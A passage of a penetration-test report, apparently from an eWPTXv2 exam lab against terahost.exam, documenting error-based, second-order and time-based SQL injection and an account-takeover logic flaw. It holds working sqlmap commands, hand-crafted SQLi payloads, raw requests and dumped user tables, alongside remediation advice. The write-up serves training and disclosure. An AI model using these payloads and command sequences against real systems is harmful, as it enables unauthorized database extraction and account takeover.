(argon21@infsecos-argon21:~/RNIN/eWPTXv2_Exam/me.terahost_exam/SOli - Update user) [1] × 12 × 13 × 14 × 15 × 16
└$ sqlmap -r req.txt --level=3 --risk=3 --dbms=mysql --csrf-token="acdt67gshfuiuasfsg" --csrf-url="http://me.terahost.exam/profile" --technique=E -D terahost --tables
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 10:21:48 /2023-11-20/
[10:21:48] [INFO] parsing HTTP request from 'req.txt'
custom injection marker ('*') found in POST body. Do you want to process it? [Y/n/q] Y
[10:21:50] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: #1* ((custom) POST) [HTTP Request]
Type: error-based
Title: MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)
Payload: name=test&surname=test&email=test@email.com&street_address=8850 Egestas Ave&city=Berlin&zip=29977-647' AND (SELECT 2#IF((SELECT * FROM (SELECT CONCAT(0x7171706a71,(SELECT (ELT(7251=7251,1)),0x716b6a6a71,0x78))s), 844674407370951610))-- BqDFiban=GT33211377800379210569053628&password=&uid=5006acdt67gshfuiuasfsg=d69116f8b0
140cddeb1f99a4d5096ffe4
[10:21:51] [INFO] testing MySQL
[10:21:51] [INFO] confirming MySQL
[10:21:53] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.0.0
[10:21:53] [INFO] fetching tables for database: 'terahost'
[10:21:55] [INFO] retrieved: 'user_info'
[10:21:57] [INFO] retrieved: 'users'
Database: terahost
[2 tables]
+-----+
| user_info |
| users      |
+-----+
[10:21:57] [INFO] fetched data logged to text files under '/home/argon21/.local/share/sqlmap/output/me.terahost.exam'

Retrieving table names
```

PoC: Retrieving table names present in “terahost” database.

Step 7: Fetching column names present in the **users** table of **terahost** database.

```
$> sqlmap -r req.txt --level=3 --risk=3 --dbms=mysql --csrf-token="unexpired-token" --csrf-url="http://me.terahost.exam/profile" --technique=E -D terahost -T users --columns
```

```
[10:22:48] [INFO] retrieved: 'varchar(255)'
[10:22:49] [INFO] retrieved: 'password'
[10:22:50] [INFO] retrieved: 'varchar(255)'
Database: terahost
Table: users
[5 columns]
+-----+
| Column   | Type           |
+-----+
| Name     | varchar(255) |
| email    | varchar(255) |
| id       | mediumint(8) unsigned |
| password | varchar(255) |
| Surname  | varchar(255) |
+-----+
[10:22:50] [INFO] fetched data logged to text files under '/home/argon21/.local/share/sqlmap/output/me.terahost.exam'
[*] ending @ 10:22:50 /2023-11-20/
```

Column names found for users table present in terahost db.

PoC: Retrieving column names present in “users” table.

Step 8: Dumping **users** table using sqlmap as shown in the below evidence.


```
$> sqlmap -r req.txt --level=3 --risk=3 --dbms=mysql --csrf-token="unexpired-token" --csrf-url="http://me.terahost.exam/profile" --technique=E -D terahost -T users --dump
```

[10:35:30] [INFO] retrieved: '307dr0782pgs5e4brln651qvl3514mx2'	[10:35:31] [INFO] retrieved: 'Buck'	[10:35:33] [INFO] retrieved: 'George'	[10:35:34] [INFO] retrieved: 'Cras.dictum.ultricies@tincidunt.co.uk'	[10:35:35] [INFO] retrieved: '104'
`Database: terahost				
Table: users				
[103 entries]				
#	id	email	password	Response
1	1	ut@elibero.ca	Sybilla	Name
2	2	porttitor.scelerisque@liberolacusvarius.co.uk	Xerxes	Surname
3	3	egestas@tristiqueac.co.uk	Odette	password
4	4	lacus.Cras.interdum@ligulaDoneclectus.com	Xantha	
5	5	diam.eu.dolor@euismodindolor.co.uk	Kieran	
6	6	Nam.consequat.dolor@Crasdoldordolor.edu	Kaye	
7	7	sed.sapien@magnaPraesentinterdum.net	Germaine	
8	8	aliquet@augueScelerisque.org	Maia	
9	9	sed.tortor@Mauriseu.edu	Lillian	
10	10	sit.amet.ultricies@in.co.uk	Kylynn	
11	11	massa.lobortis.ultricies@gravidanuncsed.org	Kameko	
12	12	neque@sitamet.com	Maxwell	
13	13	velit.justo.nec@loremegemtollis.org	Zahir	
14	14	eu.ultrices@scelerisque.ca	Maryam	
15	15	id.erat.Etiam@consectetuermauris.net	Peter	
16	16	Proin@Integer.ca	Lara	
17	17	sed.orci.lobortis@velitin.org	Quon	
18	18	a.sollicitudin@pharetra.edu	Cullen	
19	19	purus@acturpisegestas.co.uk	Gregory	
20	20	nonummy@eratvoluptatNulla.org	Merrill	
21	21	magna@acturpis.com	Cullen	
22	22	eua@Nuncacsem.ca	Mariam	
23	23	ipsum.Phasellus.vitae@neque.ca	Xena	
24	24	diam@risusNullaeget.com	Iona	
25	25	sagittis.felis.Donec@ac.com	Kelly	
26	26	luctus@nequeSedeget.ca	Dolan	
27	27	ante.blandit.viverra@llamcorpermagnaSed.co.uk	Beck	
28	28	risus.Donec@Duisrisusodio.co.uk	Brianna	
29	29	dui.Suspendisse.ac@loremLuctus.com	Linda	

PoC: Dumped users table using sqlmap.


Instance2: Error based SQL injection in subscribe newsletter module.

Step 1: Submit a form with the **name** field containing a single quote, email id and observe the response.



PoC: Submit form with single quote in name field.

Step 2: Observe the highlighted response received from the application.



PoC: observe the highlighted response.

Step 3: Intercept this request and add an extra single quote in the name field and observe the response data. It's possible that an **insert statement** is used in this request.

Request

```
Pretty Raw Hex Hackvertor
1 POST /newsletter-subscribe HTTP/1.1
2 Host: www.terahost.exam
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/javascript, */*; q=0.01
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 33
10 Origin: http://www.terahost.exam
11 Connection: close
12 Referer: http://www.terahost.exam/
13 name=sdfsdf' 'email=lol%40lol.com
```

Response

```
Pretty Raw Hex Render Hackvertor
1 HTTP/1.1 200 OK
2 Date: Fri, 24 Nov 2023 01:43:58 GMT
3 Server: extreme
4 X-Content-Type-Options: nosniff
5 X-Frame-Options: sameorigin
6 Animal: Cow, camel
7 Access-Control-Allow-Origin: *
8 Vary: Accept-Encoding
9 Content-Length: 96
10 Connection: close
11 Content-Type: text/html
12
13 {"status":"success","message":"Great sdfsdf', you'll receive next week an email at lol@lol.com"}
```

Adding a extra single quote fixes the error and we get expected output
It is possible that, insert statement is used in this request.

PoC: Add extra single quote and observe the response.

Step 4: Balancing the **insert statement** with the SQL injection payload shown in the below evidence.

Sdfsdf','lol123');#

Request

```
Pretty Raw Hex Hackvertor
1 POST /newsletter-subscribe HTTP/1.1
2 Host: www.terahost.exam
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/javascript, */*; q=0.01
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 44
10 Origin: http://www.terahost.exam
11 Connection: close
12 Referer: http://www.terahost.exam/
13 name=sdfsdf','lol123';#email=lol%40lol.com
```

Response

```
Pretty Raw Hex Render Hackvertor
1 HTTP/1.1 200 OK
2 Date: Fri, 24 Nov 2023 01:45:33 GMT
3 Server: extreme
4 X-Content-Type-Options: nosniff
5 X-Frame-Options: sameorigin
6 Animal: Cow, camel
7 Access-Control-Allow-Origin: *
8 Vary: Accept-Encoding
9 Content-Length: 90
10 Connection: close
11 Content-Type: text/html
12
13 {"status":"success","message":"Great sdfsdf, you'll receive next week an email at lol123"}
```

2nd value is reflected in the response

PoC: Add SQL injection payload and observe the response.

Step 5: Retrieving database version, current database user and current database name using below the SQL injection payload.

sdfsdf',(select%2bgroup_concat(@@version,">",user(),">",database())));#

Request

```
Pretty Raw Hex Hackvertor
1 POST /newsletter-subscribe HTTP/1.1
2 Host: www.terahost.exam
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/javascript, */*; q=0.01
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 101
10 Origin: http://www.terahost.exam
11 Connection: close
12 Referer: http://www.terahost.exam/contact
13 name=sdfsdf',(select%2bgroup_concat(@@version,">",user(),">",database())));#email=test%40email.com
```

Response

```
Pretty Raw Hex Render Hackvertor
1 HTTP/1.1 200 OK
2 Date: Thu, 23 Nov 2023 14:15:51 GMT
3 Server: extreme
4 X-Content-Type-Options: nosniff
5 X-Frame-Options: sameorigin
6 Animal: Cow, camel
7 Access-Control-Allow-Origin: *
8 Vary: Accept-Encoding
9 Content-Length: 139
10 Connection: close
11 Content-type: text/html
12
13 {"status":"success","message":"Great sdfsdf, you'll receive next week an email at 5.5.38-0wheezy1=>anonymous@localhost=>terahost_domains"}
```

retrieved database version, current user info and current db name

PoC: Retrieving DB related information via SQL injection.

F-HIGH-02: Second Order SQL Injection	
IMPACT	High
LIKELIHOOD	High
OVERALL RISK	High – (8.9)
CVSS 3.1	CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:C/C:H/I:L/A:H
VULNERABILITY CATEGORY	Injection, Input Validation
DESCRIPTION	
Second-Order SQL Injection Attack inserts SQL language code into data requests, causing the application backend database server to either secret surrender data or execute malicious programming material on the database, potentially leading to the host's full penetration.	
DISCUSSION OF IMPACT	
The risk associated with this vulnerability has been assessed as High .	
A wide range of attacks can often be delivered via SQL injection, including reading, or modifying critical application data, interfering with application logic, escalating privileges within the database and taking control of the database server.	
The likelihood of this vulnerability getting exploited is High .	
AFFECTED URL(S)	
http://me.terahost.exam/register-user	
RECOMMENDATIONS	
It is recommended to,	
<ul style="list-style-type: none"> • Use prepared statements should be used with parameterized queries instead of dynamic queries in the application. • User input must be validated before it is passed into the application. • Enforce the concept of "least privilege" on the database and do not connect the application to the database using an account with root access. 	
<p>References: https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html</p>	
SUPPORTING EVIDENCE(S)	

Step 1: Navigate to <http://me.terahost.exam/register>, create a new account, and add a single quote in the name field, click on register and observe the SQL error generated.

The screenshot shows a registration page with fields for name, surname, email, password, and a checkbox. The 'name' field has 'lol' entered and is highlighted with a red border. The 'surname' field has 'ssds' entered. The 'email' field has 'test5@email.com' entered. The 'password' field has '12123' entered. The 'checkbox' field has '*****' entered. Below the form is a 'Register' button. A red box highlights the error message in the response area, which reads: 'An error has occurred, we're sorry. You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'ssds', 'test5@email.com', '8f036369a5cd26454949e594fb9e0a2d' at line 1'.


PoC: SQL error generated in http response.

Step 2: Add the below SQL injection payload and submit the request for creating a new user.
lol',concat(version(), '>', database(), '>', current_user()),'victim@email.com','8f036369a5cd26454949e594fb9e0a2d');--+

The screenshot shows a proxy tool interface with a 'Request' tab and a 'Response' tab. The 'Request' tab displays a POST request to '/register-user' with various headers and a complex payload. The payload includes 'name=lol',concat(version(), '>', database(), '>', current_user()),'test5@email.com','8f036369a5cd26454949e594fb9e0a2d');--+&surname=ssds&email=test5@email.com&street_address=sdklrl&city=klsdfl&zip=12123&password=lol123'. A red arrow points from the text 'add payload which will be stored as the details of a new user.' to the payload. The 'Response' tab shows the server's response with status code 200, headers, and a JSON response body containing 'status': 'success', 'message': 'You're registered successfully', and 'path': '\\login'.

PoC: Add SQL injection payload and register a new user.

Step 3: Try to login with the registered email id and password.



PoC: Login with the registered credentials

Step 5: After logging in, open <http://me.terahost.exam/session> in new browser tab to observe the payload execution. The above SQL injection payload fetches information such as DB version, current database name, and current database user.



PoC: SQL injection query executed.

F-HIGH-03: Time-Based SQL Injection	
IMPACT	High
LIKELIHOOD	High
OVERALL RISK	High (8.9)
CVSS 3.1	CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:C/C:H/I:L/A:H
VULNERABILITY CATEGORY	Input Validation, Injection
DESCRIPTION	
<p>Time-based SQL Injection is an inferential SQL Injection technique that relies on sending an SQL query to the database which forces the database to wait for a specified amount of time (in seconds) before responding. The response time will indicate to the attacker whether the result of the query is TRUE or FALSE.</p> <p>Depending on the result, an HTTP response will be returned with a delay, or returned immediately. This allows an attacker to infer if the payload used returned true or false, even though no data from the database is returned. This attack is typically slow (especially on large databases) since an attacker would need to enumerate a database character by character.</p>	
DISCUSSION OF IMPACT	
<p>The risk associated with this vulnerability has been assessed as High.</p> <p>A wide range of attacks can often be delivered via SQL injection, including reading, or modifying critical application data, interfering with application logic, escalating privileges within the database and taking control of the database server.</p> <p>The likelihood of this vulnerability getting exploited is High.</p>	
AFFECTED URL(S)	
http://www.terahost.exam/check	
RECOMMENDATIONS	
<p>It is recommended to,</p> <ul style="list-style-type: none"> • Use prepared statements should be used with parameterized queries instead of dynamic queries in the application. • User input must be validated before it is passed into the application. • Enforce the concept of "least privilege" on the database and do not connect the application to the database using an account with root access. 	

References:

https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

SUPPORTING EVIDENCE(S)

Step 1: Add the * character to the domain name as shown in the below evidence and intercept this request.

The screenshot shows a web browser window with the URL www.terahost.exam/domain-name?fw=eyJyYWIjIjoiKilsInRsZC16InNpdGUiLCJhdyl6ImZyZWUifq. The page title is "Tera Host". A yellow header bar says "Domains". Below it is a search bar with the placeholder "Search a domain" and a field containing "www.*.site". To the right of the search field is a dropdown menu set to ".site" and a "Search" button, which is highlighted with a red box. At the bottom of the search bar area, there's a yellow button labeled "Domain: free". A green message box says "Congratulations! *.site is available". Below the message, it says "We'll open the registrations soon." and "Login to reserve it!".

PoC: Add * and intercept the request.

Step 2: Copy the request data to a file as shown below.

The screenshot shows the Burp Suite interface. On the left, under the "Request" tab, is a raw HTTP POST request. The URL is `/check`. The body of the request includes parameters like `Host: www.terahost.exam`, `User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0`, and `domain=*.site`. On the right, under the "Target" tab, the status is `300 OK` with a timestamp of `24 Nov 2023 02:12:53 GMT`. A context menu is open over the request, with the "Copy to file" option highlighted with a red box. Other options in the menu include "Send to Repeater", "Send to Sequencer", "Send to Comparer", "Send to Decoder", "Show response in browser", "Request in browser", "Extensions", "Engagement tools", "Change request method", "Change body encoding", "Copy URL", "Copy as curl command", "Save item", "Save entire history", "Paste URL as request", "Add to site map", "Convert selection", "URL-encode as you type", and "Cut".

PoC: Copy the request to a file.

Step 3: Run the below sqlmap command to detect sql injection as shown below.

```
$> sqlmap -r req.txt --batch --dbms=mysql --level=4 --risk=3
```

sqlmap -r req2.txt --batch --dbms=mysql --level=4 --risk=3 -v 0

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility and liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 08:03:31 /2023-11-24/

custom injection marker ('*) found in POST body. Do you want to process it? [Y/n/q] Y

sqlmap resumed the following injection point(s) from stored session:

Parameter: #1* ((custom) POST)

Type: time-based blind

Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)

Payload: domain=' AND (SELECT 6542 FROM (SELECT(SLEEP(5)))VKBE)-- luqi.site

back-end DBMS: MySQL ≥ 5.0.0

PoC: SQL injection detected.

Step 4: Fetching the database name using **sqlmap** command given below.

\$> **sqlmap -r req.txt -batch -dbms=mysql -level=4 -risk=3 - dbs**

sqlmap -r req2.txt --batch --dbms=mysql --level=4 --risk=3 -dbs

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable laws. Attacking targets without mutual consent is illegal.

[*] starting @ 07:32:23 /2023-11-24/

[07:32:23] [INFO] parsing HTTP request from 'req2.txt'

custom injection marker ('*) found in POST body. Do you want to process it? [Y/n/q] Y

[07:32:23] [INFO] testing connection to the target URL

sqlmap resumed the following injection point(s) from stored session:

Parameter: #1* ((custom) POST)

Type: time-based blind

Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)

Payload: domain=' AND (SELECT 6542 FROM (SELECT(SLEEP(5)))VKBE)-- luqi.site

[07:32:24] [INFO] testing MySQL

do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y

[07:32:53] [INFO] confirming MySQL

[07:32:53] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions

[07:33:14] [INFO] adjusting time delay to 3 seconds due to good response times

[07:33:14] [INFO] the back-end DBMS is MySQL

back-end DBMS: MySQL ≥ 5.0.0

[07:33:14] [INFO] fetching database names Audit started.

[07:33:14] [INFO] fetching number of databases

[07:33:14] [INFO] retrieved: 2 Mozilla.org is using HTTP/2

[07:33:31] [INFO] retrieved: information_schema

[07:40:24] [INFO] retrieved: terahost_domains Mozilla.org is using HTTP/2

available databases [2]:

[*] information_schema

[*] terahost_domains

[07:46:49] [INFO] fetched data logged to text files under '/home/argon21/.local/share/sqlmap/output/www.terahost.exam'

PoC: Database names found.

Step 5: Fetching table the available in “**terahost_domains**” database using below **sqlmap** command.

```
(argon21@infosec-argon21) [~/RND/ewPTXv2_Exam/www.terahost.exam/SQLi - domain check]
$ sqlmap -r req2.txt --batch --dbms=mysql --level=4 --risk=3 --tables -D terahost_domains -v 0
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable laws. There are no warranties, explicit or implicit, provided.
[*] starting @ 07:53:43 /2023-11-24/
custom injection marker ('*) found in POST body. Do you want to process it? [Y/n/q] Y
sqlmap resumed the following injection point(s) from stored session:
Parameter: #1* ((custom) POST)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: domain=' AND (SELECT 6542 FROM (SELECT(SLEEP(5)))vKBE)-- lUQI.site

[!] session cookie: JSESSIONID=00000000000000000000000000000000
[!] back-end DBMS: MySQL ≥ 5.0.0
[07:53:44] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
[07:56:07] [ERROR] invalid character detected. retrying..
Database: terahost_domains
[3 tables]
+-----+
| domains |
| newsletter |
| reservations |
+-----+
[*] ending @ 08:01:08 /2023-11-24/
```

Retrieved table names

PoC: Table names retrieved successfully.

F-HIGH-04: Account Takeover via Business Logic Flaw	
IMPACT	HIGH
LIKELIHOOD	HIGH
OVERALL RISK	HIGH (8.6)
CVSS 3.1	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:L
VULNERABILITY CATEGORY	Authorization
DESCRIPTION	
<p>Most security problems are weaknesses in an application that result from a broken or missing security control (authentication, access control, input validation, etc.). By contrast, business logic vulnerabilities are ways of using the legitimate processing flow of an application in a way that results in a negative consequence to the organization.</p> <p>In this scenario, due to missing server-side validation an attacker can re-register email associated with the victim's account there by changing the password. This results in a full account takeover.</p>	
DISCUSSION OF IMPACT	
<p>The risk associated with this vulnerability has been assessed as High.</p> <p>Using this vulnerability an attacker could easily takeover any users account by just knowing their email id. Application does not have server-side validation for the email id associated with an account.</p> <p>The likelihood of this vulnerability getting exploited is Medium.</p>	
AFFECTED URL(S)	
http://me.terahost.exam/register	
RECOMMENDATIONS	
<p>It is recommended to,</p> <ul style="list-style-type: none"> • Implement an authorization matrix to define roles and function of a user and grant access to him/her as per the privileges assigned. • Deny access to functionality by default. • Properly validate the registered email id and username while creating new accounts. 	
<p>References:</p> <p>https://hdivsecurity.com/owasp-missing-function-level-access-control</p> <p>https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html</p>	

SUPPORTING EVIDENCE(S)

Step 1: Observe the existing victim's account details and email id.

The screenshot shows a web browser window with the URL `me.terahost.exam/profile`. The page has a dark theme with red highlights. On the left, there's a sidebar with 'Existing victim users account details' and a 'Useful Links' section containing 'Home' and 'My Details'. The main area is titled 'My details' and contains a form with the following fields and values:

Name	Victim
Surname	User
Email	test1@email.com
Address	8850 Egestas Ave
City	Berlin
ZIP	29977-647
IBAN	GT33211377800379210569053628
New password	[REDACTED]

An 'Update' button is at the bottom right. A red box highlights the entire form area.

PoC: Existing user account details (victim)

Step 2: As an attacker, register again with the same email address.

The screenshot shows a web browser window with the URL `me.terahost.exam/register`. The page has a dark theme with red highlights. On the left, there's a sidebar with 'As an attacker, Use victim user's email to register a new account'. The main area is titled 'Register to TeraHost' and contains a form with the following fields and values:

All the fields are required

Hacked	Hacked
Account	Account
	[REDACTED]
	lol123
	lol123
	414141
	Qwerty##123

A 'Register' button is at the bottom, with a red box highlighting it. The email field contains the value `test1@email.com`, which is also highlighted with a red box.

PoC: Register with victim users email id.

Step 3: Request and response of the register-user account.

The screenshot shows a browser developer tools Network tab. The Request section displays a POST request to `/register-user` with various headers and a JSON payload. The Response section shows the server's response, which includes a status of 200 OK and a JSON object indicating success: `{"status": "success", "message": "You're registered successfully", "path": "\/login"}`. The entire JSON response is highlighted with a red box.

```


Request
Pretty Raw Hex Hackvertor
1 POST /register-user HTTP/1.1
2 Host: me.terahost.exam
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/javascript, */*; q=0.01
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 121
10 Origin: http://me.terahost.exam
11 Connection: close
12 Referer: http://me.terahost.exam/register
13 Cookie: _sid_=df1s9619uhbdqc4oa56pffkl73
14
15 name=Hacked&surname=Account&email=test1%40email.com&street_address=loll123&city=loll123&zip=414141&password=Qwerty%23%23123

Response
Pretty Raw Hex Render Hackvertor
1 HTTP/1.1 200 OK
2 Date: Sun, 19 Nov 2023 12:08:05 GMT
3 Server: eXtreme
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Pragma: no-cache
6 X-Content-Type-Options: nosniff
7 X-Frame-Options: sameorigin
8 Animal: cow, camel
